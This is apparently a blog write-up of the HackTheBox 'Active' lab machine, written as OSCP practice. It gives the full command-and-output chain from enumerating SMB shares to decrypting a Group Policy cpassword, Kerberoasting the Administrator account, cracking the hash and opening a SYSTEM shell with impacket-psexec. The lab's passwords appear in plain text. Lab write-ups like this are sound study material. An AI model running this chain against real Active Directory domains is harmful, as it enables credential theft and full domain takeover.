
HTB: Active Write-up
Going back to Windows for my next challenge box from TJNull’s list of OSCP-like HackTheBox machines. “Active” is a Windows machine which involves some Active Directory based exploitation.
Enumeration
For a change of pace, I decided to do this box without using AutoRecon. Instead, I started the old fashioned way with an nmap scan.
nmap -p- -T4 -sSV -oA active -v 10.10.10.100 --version-all
Looking at the nmap results, it seems like this is a Windows Domain Controller.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-05-20 23:10:37Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49169/tcp open  msrpc         Microsoft Windows RPC
49171/tcp open  msrpc         Microsoft Windows RPC
49182/tcp open  msrpc         Microsoft Windows RPC
SMB Spelunking
Lets begin by enumerating SMB. One of my favorite tools for enumerating SMB shares is smbmap, which I used to enumerate all available shares. I ended up getting burned by this tool however, because I didn’t RTFM carefully enough. I ran the following command.
smbmap -R -H 10.10.10.100
Which gave me the following output.
[+] IP: 10.10.10.100:445 Name: 10.10.10.100
        Disk                                                   Permissions Comment
 ----                                                   ----------- -------
 ADMIN$                                             NO ACCESS Remote Admin
 C$                                                 NO ACCESS Default share
 IPC$                                               NO ACCESS Remote IPC
 NETLOGON                                           NO ACCESS Logon server share
 Replication                                        READ ONLY
 .\Replication\*
 dr--r--r--                0 Sat Jul 21 06:37:44 2018 .
 dr--r--r--                0 Sat Jul 21 06:37:44 2018 ..
 dr--r--r--                0 Sat Jul 21 06:37:44 2018 active.htb
 .\Replication\active.htb\*
 dr--r--r--                0 Sat Jul 21 06:37:44 2018 .
 dr--r--r--                0 Sat Jul 21 06:37:44 2018 ..
 ...
I assumed that this output showed a complete coverage of what was contained in this share, but it turns out that it was actually missing the critical file for progressing forward. By default, the smbmap tool only recurses 5 levels deep into the directory structure, while the file that I was looking for was 6 levels deep. This setting can be changed with the --depth flag, which I used when I ran smbmap again (after a few hours of spinning my wheels).
$ smbmap -R -H 10.10.10.100 --depth 20
...
.\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\*
 dr--r--r--                0 Sat Jul 21 06:37:44 2018 .
 dr--r--r--                0 Sat Jul 21 06:37:44 2018 ..
 fr--r--r--              533 Sat Jul 21 06:38:11 2018 Groups.xml
The second run uncovered a few interesting files, including this Groups.xml file, which contains what appears to be user credentials.
Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
After some googling, it looks like these “cpassword” files just contain an AES encrypted version of the user’s password, and Micro$oft was even kind enough to publish the key to decrypt them! I found a python-based tool online that can decrypt these files using the published MS key, so I tried it against the Groups.xml file.
$ python3 gpp-decrypt.py -f ~/HTB/active/loot/Groups.xml
...
[ * ] Username: active.htb\SVC_TGS
[ * ] Password: GPPstillStandingStrong2k18
Looks like we got some credentials! Lets use crackmapexec to verify that these creds work.
$ cme smb 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' -d active.htb
SMB         10.10.10.100    445    DC               [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
Active Directory Exploitation
Now that cme has validated the creds, its time to do some Active Directory enumeration. The very first thing that I do when I get valid Active Directory user credentials is running Bloodhound to map out the target’s AD environment. I like using fox-it’s python-based Bloodhound ingestor because I can run it from Kali instead of on a Windows machine.
bloodhound-python -u SVC_TGS -p "GPPstillStandingStrong2k18" -d active.htb -c All -dc active.htb -ns 10.10.10.100 --zip
We can toss the output files from this into Bloodhound, then start doing some queries. One of the first queries I like to run “Shortest Paths from Kerboroastable Users” which looks for paths to high value targets starting from Kerboroastable users.

It looks like the “Administrator” account is both a local admin on active.htb, and is Kerboroastable.
And so we Kerboroast
Kerboroasting is an attack that exploits the underlying functionality of the Kerberos authentication system. People much smarter than I have done a much better job explaining it, so I would encourage you to do some googling if you haven’t heard about it before :). We can use the “GetUserSPNs” script from impacket to retrieve the password hashes of all kerboroastable users in a format that john can easily ingest.
$ impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -target-domain active.htb -request -outputfile kerb.hashes -dc-ip 10.10.10.100
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2021-01-21 11:07:03.723783
$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt kerb.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:08 DONE (2021-05-20 20:00) 0.1122g/s 1182Kp/s 1182Kc/s 1182KC/s Tiffani143..Thurlow
Use the "--show" option to display all of the cracked passwords reliably
Session completed
The hash cracked, which means we should have the credentials for the local admin on active.htb. Again, I’ll use cme to verify the creds.
$ cme smb 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -d active.htb
SMB         10.10.10.100    445    DC               [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\Administrator:Ticketmaster1968 (Pwn3d!)
Shell or Go Home
Pwn3d indeed. I could use smbclient to just retrieve the user.txt and root.txt flags, but I want to use these boxes as preparation for the OSCP, so its shell or bust. Impacket’s “PSExec” script can be used to get a shell on a host when you have valid credentials.
$ impacket-psexec active.htb/Administrator:Ticketmaster1968@10.10.10.100 -dc-ip 10.10.10.100                                                                                                          1 ⨯
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file voslUSDJ.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service oAyk on 10.10.10.100.....
[*] Starting service oAyk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system
Thanks for reading!